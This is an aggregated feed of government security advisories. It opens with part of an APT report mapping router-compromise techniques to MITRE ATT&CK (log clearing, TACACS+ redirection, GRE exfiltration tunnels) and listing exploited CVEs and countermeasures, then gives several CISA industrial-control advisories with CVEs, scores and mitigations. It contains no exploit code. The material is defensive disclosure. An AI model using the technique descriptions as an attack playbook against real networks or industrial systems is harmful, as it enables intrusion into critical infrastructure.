Obtain Capabilities: Tool T1588.002 Utilize publicly available tooling (e.g., map.tcl, tclproxy.tcl, wodSSHServer) 
Table 10: Initial Access
Technique Title ID Use
Exploit Public-Facing Application T1190 Exploit publicly known CVEs 
Trusted Relationship T1199 Leverage trusted connections between providers to pivot between networks
Table 11: Execution
Technique Title ID Use
System Services T1569 Executing commands via SNMP
Container Administration Command T1609 Use Guest Shell to load open-source tools and as a jump point for reconnaissance and follow-on actions in the environment
Command and Scripting Interpreter: Python T1059.006 Use Python script siet.py 
Command and Scripting Interpreter: Network Device CLI T1059.008 Use built-in CLI on network devices to execute native commands
Table 12: Persistence
Technique Title ID Use
Create Account: Local Account T1136.001 Create new local users on network devices for persistence
Container Service T1543.005 Leverage Linux-based Guest Shell containers, natively supported in a variety of Cisco OS software
Account Manipulation: SSH Authorized Keys T1098.004 Regain entry into environments via SSH into network devices
Table 13: Privilege Escalation
Technique Title ID Use
Exploitation for Privilege Escalation T1068 Exploit CVE-2023-20273 to gain root-level user privileges
Brute Force: Password Cracking T1110.002 Brute force passwords with weak encryption in obtained configuration files
Table 14: Defense Evasion
Technique Title ID Use
Obfuscated Files or Information: Command Obfuscation T1027.010 Obfuscate paths with “double encoding”
Obfuscated Files or Information T1027 Obfuscate source IP addresses in system logs, as actions may be recorded as originating from local IP addresses 
Impair Defenses: Disable or Modify System Firewall T1562.004 Modify ACLs, adding IP addresses to bypass security policies and permit traffic from a threat actor-controlled IP address
Deploy Container T1610 Deploy virtual container (e.g., Guest Shell) on network infrastructure to persist and evade monitoring services
Indicator Removal T1070 Delete and/or clear logs
Indicator Removal: Clear Persistence T1070.009 Use Guest Shell destroy command to deactivate and uninstall Guest Shell container and return all resources to the system
Network Boundary Bridging T1599 Abuse peering connections 


Table 15: Credential Access
Technique Title ID Use
Network Sniffing T1040 Passively collect packet capture (PCAP) from networks for configurations and credentials
Modify Authentication Process T1556 Modify a router’s TACACS+ server configuration to point to an APT actor-controlled IP address to capture authentication attempts or modify AAA configurations to use less secure authentication methods
OS Credential Dumping T1003 Collect router configuration with weak Cisco Type 7 passwords
Brute Force: Password Cracking T1110.002 Brute force weak hashed Cisco Type 5 password
Table 16: Discovery
Technique Title ID Use
System Information Discovery T1082 Leverage CLI on network devices to gather system information
System Network Configuration Discovery T1016 Enumerate interfaces/VRFs/routing/ACLs and related network settings from the device CLI/SNMP
Table 17: Lateral Movement
Technique Title ID Use
Remote Services T1021 Enumerate and alter the SNMP configurations for other devices in the same community group
Remote Services: SSH T1021.004 Enable SSH servers and open external-facing ports on network devices to maintain encrypted remote access
Table 18: Collection
Technique Title ID Use
Archive Collected Data T1560 Compile configurations and packet captures
Data from Configuration Repository: SNMP (MIB Dump) T1602.001 Target MIB to collect network information via SNMP
Data from Configuration Repository: Network Device Configuration Dump T1602.002 Acquire credentials by collecting network device configurations
Data from Local System T1005 Passively collect PCAP from specific ISP customer networks
Table 19: Command and Control
Technique Title ID Use
Proxy T1090 Use VPS for C2
Proxy: Multi-hop Proxy T1090.003 Leverage open source multi-hop pivoting tools, such as STOWAWAY, to build chained relays for command and control and operator access
Application Layer Protocol T1071 Open and expose a variety of different services (e.g., Secure Shell [SSH], Secure File Transfer Protocol [SFTP], Remote Desktop Protocol [RDP], File Transfer Protocol [FTP], HTTP, HTTPS)
Non-Standard Port T1571 Utilize non-standard ports to evade detection by security monitoring tools that focus on standard port activity
Protocol Tunneling T1572 Create tunnels over protocols such as GRE, mGRE, or IPsec on network devices
Non-Application Layer Protocol T1095 Use GRE/IPsec to carry C2 over non-application layer protocols
Table 20: Exfiltration
Technique Title ID Use
Exfiltration over Alternative Protocol T1048.003 Use tunnels, such as IPsec and GRE, to conduct C2 and exfiltration activities

Appendix B: CVEs exploited

Table 21: Exploited CVE information
CVE  Vendor/Product  Details
CVE-2024-21887 Ivanti Connect Secure and Ivanti Policy Command injection vulnerability, commonly chained after CVE-2023-46805 (authentication bypass)
CVE-2024-3400 Palo Alto Networks PAN-OS GlobalProtect Arbitrary file creation leading to OS command injection, allowing for unauthenticated remote code execution (RCE) on firewalls when GlobalProtect is enabled on specific versions/configurations
CVE-2023-20273 Cisco IOS XE Web management user interface post-authentication command injection/privilege escalation (commonly chained with CVE-2023-20198 for initial access to achieve code execution as root)
CVE-2023-20198 Cisco IOS XE Authentication bypass vulnerability to create unauthorized administrative accounts
CVE-2018-0171 Cisco IOS and IOS XE Smart Install remote code execution vulnerability


Appendix C: MITRE D3FEND Countermeasures

Table 22: MITRE D3FEND countermeasures
Countermeasure Title  ID  Details 

Platform Monitoring 

Regularly review network device (especially router) logs and configurations for evidence of any unexpected, unapproved, or unusual activity, especially for changes to network tunnels, AAA configurations, ACLs, packet captures or network mirroring, and virtual containers
Network Traffic Community Deviation D3-NTCD Check for unexpected GRE or other tunneling protocols, unexpected TACACS+ or RADIUS servers, or other unusual traffic

Outbound Traffic Filtering 

D3-OTF 

Disable outbound connections from management interfaces

Application Configuration Hardening 

Disable all unused ports and protocols (both traffic and management protocols), disable Cisco smart install, disable Cisco Guest Shell, use only strong cryptographic algorithms
Change Default Password D3-CFP Change all default administrative credentials and SNMP community strings

Credential Hardening 

D3-CH 

Disable password authentication where possible, use strong PKI-based or multifactor authentication, use strong cryptographic password storage settings (i.e., Cisco Type 8), and use lockouts to slow brute force attempts

Software Update 

D3-SU 

Update software to patch known vulnerabilities and upgrade devices to supported versions

Network Isolation 

D3-NI 

Implement management-plane isolation and control-plane policing (CoPP) to keep all network management traffic separate from data plane traffic

Inbound Traffic Filtering 

D3-ITF 

Ensure management VRFs cannot receive traffic from the data plane
  • ✇ICS Advisories
  • Veeder-Root TLS4B Automatic Tank Gauge System CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 9.4 ATTENTION: Exploitable remotely/low attack complexity Vendor: Veeder-Root Equipment: TLS4B Automatic Tank Gauge System Vulnerabilities: Improper Neutralization of Special Elements used in a Command ('Command Injection'), Integer Overflow or Wraparound 2. RISK EVALUATION Successful exploitation of these vulnerabilities could allow attackers to execute system-level commands, gain full shell access, achieve remote command execution, move laterally within
     

Veeder-Root TLS4B Automatic Tank Gauge System

Por:CISA
23 de Outubro de 2025, 09:00

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 9.4
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: Veeder-Root
  • Equipment: TLS4B Automatic Tank Gauge System
  • Vulnerabilities: Improper Neutralization of Special Elements used in a Command ('Command Injection'), Integer Overflow or Wraparound

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could allow attackers to execute system-level commands, gain full shell access, achieve remote command execution, move laterally within the network, trigger a denial of service condition, cause administrative lockout, and disrupt core system functionalities.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of Veeder-Root TLS4B Automatic Tank Gauge System are affected:

  • TLS4B: Versions prior to 11.A

3.2 VULNERABILITY OVERVIEW

3.2.1 IMPROPER NEUTRALIZATION OF SPECIAL ELEMENTS USED IN A COMMAND ('COMMAND INJECTION') CWE-77

The TLS4B ATG system's SOAP-based interface is vulnerable due to its accessibility through the web services handler. This vulnerability enables remote attackers with valid credentials to execute system-level commands on the underlying Linux system. This could allow the attacker to achieve remote command execution, full shell access, and potential lateral movement within the network.

CVE-2025-58428 has been assigned to this vulnerability. A CVSS v3.1 base score of 9.9 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-58428. A base score of 9.4 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H).

3.2.2 INTEGER OVERFLOW OR WRAPAROUND CWE-190

The TLS4B ATG system is vulnerable to improper handling of Unix time values that exceed the 2038 epoch rollover. When the system clock reaches January 19, 2038, it resets to December 13, 1901, causing authentication failures and disrupting core system functionalities such as login access, history visibility, and leak detection termination. This vulnerability could allow an attacker to manipulate the system time to trigger a denial of service (DoS) condition, leading to administrative lockout, operational timer failures, and corrupted log entries.

CVE-2025-55067 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.1 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:H).

A CVSS v4 score has also been calculated for CVE-2025-55067. A base score of 7.1 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:L/VA:H/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Energy
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: United States

3.4 RESEARCHER

Pedro Umbelino of Bitsight reported these vulnerabilities to CISA.

4. MITIGATIONS

(CVE-2025-58428) Veeder-Root recommends users upgrade the TLS4B to Version 11.A.

(CVE-2025-55067) Veeder-Root is aware of the vulnerability and will provide a fix for it. Until a fix is available, users should adhere to the network security best practices provided by Veeder-Root. Additionally, users should make all efforts to protect the borders of their environment to prevent bad actors from infiltrating and causing this issue.

Veeder-Root advises that their ASCs review and implement these best practices for network security with their users, when installing a new console or setting up a network port.

Contact Veeder-Root Technical Support at +1.800.323.1799 for additional help or questions.

CISA recommends users take defensive measures to minimize the risk of exploitation of this these vulnerabilities, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

No known public exploitation specifically targeting these vulnerabilities has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 23, 2025: Initial Publication
  • ✇ICS Advisories
  • ASKI Energy ALS-Mini-S8 and ALS-Mini-S4 CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 9.9 ATTENTION: Exploitable remotely/low attack complexity Vendor: ASKI Energy Equipment: ALS-Mini-S8, ALS-mini-s4 IP Vulnerability: Missing Authentication for Critical Function 2. RISK EVALUATION Successful exploitation of this vulnerability could allow an attacker to gain full control over the device. 3. TECHNICAL DETAILS 3.1 AFFECTED PRODUCTS The following ASKI Energy products are affected: ALS-mini-s4 IP (serial number from 2000 to 5166): All versions
     

ASKI Energy ALS-Mini-S8 and ALS-Mini-S4

Por:CISA
23 de Outubro de 2025, 09:00

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 9.9
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: ASKI Energy
  • Equipment: ALS-Mini-S8, ALS-mini-s4 IP
  • Vulnerability: Missing Authentication for Critical Function

2. RISK EVALUATION

Successful exploitation of this vulnerability could allow an attacker to gain full control over the device.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following ASKI Energy products are affected:

  • ALS-mini-s4 IP (serial number from 2000 to 5166): All versions
  • ALS-mini-s8 IP (serial number from 2000 to 5166): All versions

3.2 VULNERABILITY OVERVIEW

3.2.1 Missing Authentication for Critical Function CWE-306

A critical severity missing authentication vulnerability exists in the embedded web server of the ALS-mini-S4/S8 IP controllers. There is a lack of authentication functionality. Specifically, an attacker can read and modify product configuration parameters without being authenticated.

CVE-2025-9574 has been assigned to this vulnerability. A CVSS v3.1 base score of 10.0 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N).

A CVSS v4 score has also been calculated for CVE-2025-9574. A base score of 9.9 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:H).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Energy, Critical Manufacturing
  • COUNTRIES/AREAS DEPLOYED: Europe
  • COMPANY HEADQUARTERS LOCATION: Austria

3.4 RESEARCHER

Souvik Kandar of MicroSec (microsec.io) reported this vulnerability to CISA.

4. MITIGATIONS

ABB, the parent company of ASKI, reports that the affected products reached their end of life in 2022. As these products are no longer supported, there are no plans for a fix. ABB recommends the following mitigations:

  • Ensure the product is not exposed to the public internet.
  • Within the control system, put the product behind firewall, to strictly control network traffic only from limited whitelisted IPs or alternatively, route the traffic through a secure proxy that enforces authentication and logging.
  • Monitor product access using firewall, IDS, or IPS, and configure alerts for any access attempts from non-whitelisted IPs.
  • Ensure surrounding systems are fully updated to reduce attack vectors.

Additionally ABB recommends the following work around:

  • Physically disconnect the ethernet port if embedded web server is not being used.

The embedded web server and all its functionalities, incl. load monitoring, alarms, remote configuration, etc. will not be accessible. However, the product will continue functioning as normal based on configured control parameters.

For more information, please reference ABB's security advisory 4TZ00000006007.

CISA recommends users take defensive measures to minimize the risk of exploitation of this vulnerability, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

No known public exploitation specifically targeting this vulnerability has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 23, 2025: Initial Publication
  • ✇ICS Advisories
  • Delta Electronics ASDA-Soft CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 8.4 ATTENTION: Low attack complexity Vendor: Delta Electronics Equipment: ASDA-Soft Vulnerability: Stack-based Buffer Overflow 2. RISK EVALUATION Successful exploitation of these vulnerabilities could allow an attacker to write data outside of the allocated memory buffer. 3. TECHNICAL DETAILS 3.1 AFFECTED PRODUCTS Delta Electronics reports the following versions of ASDA-Soft servo software are affected: ASDA-Soft: Version 7.0.2.0 and prior 3.2 VULNERABI
     

Delta Electronics ASDA-Soft

Por:CISA
23 de Outubro de 2025, 09:00

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 8.4
  • ATTENTION: Low attack complexity
  • Vendor: Delta Electronics
  • Equipment: ASDA-Soft
  • Vulnerability: Stack-based Buffer Overflow

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could allow an attacker to write data outside of the allocated memory buffer.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

Delta Electronics reports the following versions of ASDA-Soft servo software are affected:

  • ASDA-Soft: Version 7.0.2.0 and prior

3.2 VULNERABILITY OVERVIEW

3.2.1 Stack-based Buffer Overflow CWE-121

Delta Electronics ASDA-Soft can write data outside of the intended memory buffer when a valid user opens a maliciously crafted project file.

CVE-2025-62579 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.8 has been calculated; the CVSS vector string is (CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-62579. A base score of 8.4 has been calculated; the CVSS vector string is (CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N).

3.2.2 Stack-based Buffer Overflow CWE-121

Delta Electronics ASDA-Soft can write data outside of the intended memory buffer when a valid user opens a maliciously crafted project file.

CVE-2025-62580 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.8 has been calculated; the CVSS vector string is (CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-62580. A base score of 8.4 has been calculated; the CVSS vector string is (CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Critical Manufacturing
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: Taiwan

3.4 RESEARCHER

Guillaume Orlando working with Trend Micro Zero Day Initiative reported these vulnerabilities to CISA.

4. MITIGATIONS

Delta Electronics has released an updated version of ASDA-Soft and recommends users install v7.1.1.0 or newer.

For more information, see Delta Electronics advisory Delta-PCSA-2025-00019.

Delta Electronics offers the following general recommendations:

  • Do not click on untrusted Internet links or open unsolicited attachments in emails.
  • Avoid exposing control systems and equipment to the Internet.
  • Place systems and devices behind a firewall and isolate them from the business network.
  • When remote access is required, use a secure access method, such as a virtual private network (VPN).

Contact Delta Electronics via their portal page for any product-related support concerns, information, or materials you may require.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

No known public exploitation specifically targeting these vulnerabilities has been reported to CISA at this time. These vulnerabilities are not exploitable remotely.

5. UPDATE HISTORY

  • October 23, 2025: Initial Publication
  • ✇ICS Advisories
  • AutomationDirect Productivity Suite CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 9.3 ATTENTION: Exploitable remotely/low attack complexity Vendor: AutomationDirect Equipment: Productivity Suite Vulnerabilities: Relative Path Traversal, Weak Password Recovery Mechanism for Forgotten Password, Incorrect Permission Assignment for Critical Resource, Binding to an Unrestricted IP Address 2. RISK EVALUATION Successful exploitation of these vulnerabilities could enable an attacker to execute arbitrary code, disclose information, gain full-co
     

AutomationDirect Productivity Suite

Por:CISA
23 de Outubro de 2025, 09:00

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 9.3
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: AutomationDirect
  • Equipment: Productivity Suite
  • Vulnerabilities: Relative Path Traversal, Weak Password Recovery Mechanism for Forgotten Password, Incorrect Permission Assignment for Critical Resource, Binding to an Unrestricted IP Address

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could enable an attacker to execute arbitrary code, disclose information, gain full-control access to projects, or obtain read and write access to files.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following AutomationDirect Productivity PLCs are affected:

  • Productivity Suite: v4.4.1.19 and prior
  • Productivity 3000 P3-622 CPU: SW v4.4.1.19 and prior
  • Productivity 3000 P3-550E CPU: SW v4.4.1.19 and prior
  • Productivity 3000 P3-530 CPU: SW v4.4.1.19 and prior
  • Productivity 2000 P2-622 CPU: SW v4.4.1.19 and prior
  • Productivity 2000 P2-550 CPU: SW v4.4.1.19 and prior
  • Productivity 1000 P1-550 CPU: SW v4.4.1.19 and prior
  • Productivity 1000 P1-540 CPU: SW v4.4.1.19 and prior

3.2 VULNERABILITY OVERVIEW

3.2.1 Relative Path Traversal CWE-23

A relative path traversal (ZipSlip) vulnerability was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an attacker who can tamper with a productivity project to execute arbitrary code on the machine where the project is opened.

CVE-2025-62498 has been assigned to this vulnerability. A CVSS v3.1 base score of 8.8 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-62498. A base score of 8.6 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N).

3.2.2 Weak Password Recovery Mechanism for Forgotten Password CWE-640

A weak password recovery mechanism for forgotten password vulnerability was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an attacker to decrypt an encrypted project by answering just one recovery question.

CVE-2025-61977 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.0 has been calculated; the CVSS vector string is (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-61977. A base score of 7.3 has been calculated; the CVSS vector string is (AV:L/AC:H/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N).

3.2.3 Incorrect Permission Assignment for Critical Resource CWE-732

An incorrect permission assignment for a critical resource vulnerability was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an attacker with low-privileged credentials to change their role, gaining full control access to the project.

CVE-2025-62688 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.1 has been calculated; the CVSS vector string is (AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-62688. A base score of 6.9 has been calculated; the CVSS vector string is (AV:L/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:H/SC:N/SI:N/SA:N).

3.2.4 Binding to an Unrestricted IP Address CWE-1327

A binding to an unrestricted IP address vulnerability was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an unauthenticated remote attacker to interact with the ProductivityService PLC simulator and read, write, or delete arbitrary files and folders on the target machine.

CVE-2025-61934 has been assigned to this vulnerability. A CVSS v3.1 base score of 10.0 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H).

A CVSS v4 score has also been calculated for CVE-2025-61934. A base score of 9.3 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L).

3.2.5 Relative Path Traversal CWE-23

A relative path traversal vulnerability was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an unauthenticated remote attacker to interact with the ProductivityService PLC simulator and read arbitrary files on the target machine.

CVE-2025-58456 has been assigned to this vulnerability. A CVSS v3.1 base score of 6.8 has been calculated; the CVSS vector string is (AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:N/A:N).

A CVSS v4 score has also been calculated for CVE-2025-58456. A base score of 8.2 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N).

3.2.6 Relative Path Traversal CWE-23

A relative path traversal vulnerabilty was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an unauthenticated remote attacker to interact with the ProductivityService PLC simulator and write files with arbitrary data on the target machine.

CVE-2025-58078 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.5 has been calculated; the CVSS vector string is (AV:N/AC:H/PR:N/UI:N/S:C/C:N/I:L/A:H).

A CVSS v4 score has also been calculated for CVE-2025-58078. A base score of 8.3 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:L/VA:H/SC:N/SI:L/SA:L).

3.2.7 Relative Path Traversal CWE-23

A relative path traversal vulnerabilty was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an unauthenticated remote attacker to interact with the ProductivityService PLC simulator and delete arbitrary files on the target machine.

CVE-2025-58429 has been assigned to this vulnerability. A CVSS v3.1 base score of 7.5 has been calculated; the CVSS vector string is (AV:N/AC:H/PR:N/UI:N/S:C/C:N/I:L/A:H).

A CVSS v4 score has also been calculated for CVE-2025-58429. A base score of 8.3 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:L/VA:H/SC:N/SI:L/SA:L).

3.2.8 Relative Path Traversal CWE-23

A relative path traversal vulnerabilty was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an unauthenticated remote attacker to interact with the ProductivityService PLC simulator and create arbitrary directories on the target machine.

CVE-2025-59776 has been assigned to this vulnerability. A CVSS v3.1 base score of 4.5 has been calculated; the CVSS vector string is (AV:N/AC:H/PR:N/UI:N/S:C/C:N/I:L/A:N).

A CVSS v4 score has also been calculated for CVE-2025-59776. A base score of 6.3 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:L/SA:N).

3.2.9 Relative Path Traversal CWE-23

A relative path traversal vulnerabilty was discovered in Productivity Suite software version 4.4.1.19. The vulnerability allows an unauthenticated remote attacker to interact with the ProductivityService PLC simulator and delete arbitrary directories on the target machine.

CVE-2025-60023 has been assigned to this vulnerability. A CVSS v3.1 base score of 4.5 has been calculated; the CVSS vector string is (AV:N/AC:H/PR:N/UI:N/S:C/C:N/I:L/A:N).

A CVSS v4 score has also been calculated for CVE-2025-60023. A base score of 6.3 has been calculated; the CVSS vector string is (AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:L/SA:N).

3.3 BACKGROUND

  • CRITICAL INFRASTRUCTURE SECTORS: Critical Manufacturing
  • COUNTRIES/AREAS DEPLOYED: Worldwide
  • COMPANY HEADQUARTERS LOCATION: United States

3.4 RESEARCHER

Luca Borzacchiello of Nozomi Networks reported these vulnerabilities to AutomationDirect.

4. MITIGATIONS

AutomationDirect recommends that users do the following:

  • Update the Productivity Suite programming software to version 4.5.0.x or higher.
  • Update the firmware of Productivity PLCs to the latest version. https://www.automationdirect.com/support/software-downloads
  • Although automation networks and systems come equipped with built-in password protection mechanisms, this represents a fraction of the security measures needed to safeguard these systems.
  • It is imperative that automation control system networks integrate data protection and security measures that match, if not exceed, the robustness of conventional business computer systems.
  • AutomationDirect advises users of PLCs, HMI products, and SCADA systems to conduct a thorough network security analysis to ascertain the appropriate level of security necessary for their specific application.

AutomationDirect has identified the following mitigations for instances where systems cannot be upgraded to the latest version:

  • Physically disconnect the PLC from any external networks, including the internet, local area networks (LANs), and other interconnected systems.
  • Configure network segmentation to isolate the PLC from other devices and systems within the organization.
  • Implement firewall rules or network access control (NAC) policies to block incoming and outgoing traffic to the PLC.
  • Please refer to AutomationDirect's security considerations for additional information.
  • If you have any questions regarding this issue, please contact AutomationDirect Technical Support at 770-844-4200 or 800-633-0405 for further assistance.

CISA recommends users take defensive measures to minimize the risk of exploitation of these vulnerabilities, such as:

CISA recommends users take defensive measures to minimize the risk of exploitation of these vulnerabilities, such as:

  • Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the internet.
  • Locate control system networks and remote devices behind firewalls and isolating them from business networks.
  • When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.

CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.

CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.

Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.

Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.

CISA also recommends users take the following measures to protect themselves from social engineering attacks:

No known public exploitation specifically targeting these vulnerabilities has been reported to CISA at this time.

5. UPDATE HISTORY

  • October 23, 2025: Initial Publication
  • ✇ICS Advisories
  • Rockwell Automation Compact GuardLogix 5370 CISA
    View CSAF 1. EXECUTIVE SUMMARY CVSS v4 8.7 ATTENTION: Exploitable remotely/low attack complexity Vendor: Rockwell Automation Equipment: Compact GuardLogix 5370 Vulnerability: Uncaught Exception 2. RISK EVALUATION Successful exploitation of this vulnerability could result in a denial-of-service. 3. TECHNICAL DETAILS 3.1 AFFECTED PRODUCTS The following versions of Compact GuardLogix 5370 are affected: Compact GuardLogix 5370: All versions prior to 30.012 3.2 VULNERABILITY OVERVIEW 3.2.1 UNCAUG
     

Rockwell Automation Compact GuardLogix 5370

Por:CISA
21 de Outubro de 2025, 09:00

View CSAF

1. EXECUTIVE SUMMARY

  • CVSS v4 8.7
  • ATTENTION: Exploitable remotely/low attack complexity
  • Vendor: Rockwell Automation
  • Equipment: Compact GuardLogix 5370
  • Vulnerability: Uncaught Exception

2. RISK EVALUATION

Successful exploitation of this vulnerability could result in a denial-of-service.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of Compact GuardLogix 5370 are affected:

  • Compact GuardLogix 5370: All versions prior to 30.012

3.2 VULNERABILITY OVERVIEW

3.2.1 UNCAUGHT EXCEPTION CWE-248

A denial-of-service security issue in the affected product. The security issue stems from a fault occurring when a crafted CIP unconnected explicit message is sent. This can result in a major non-recoverable fault.

CVE-2025-9124 has been assigned to this vulnerability. A CVSS v3 base score of 7.5 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H).

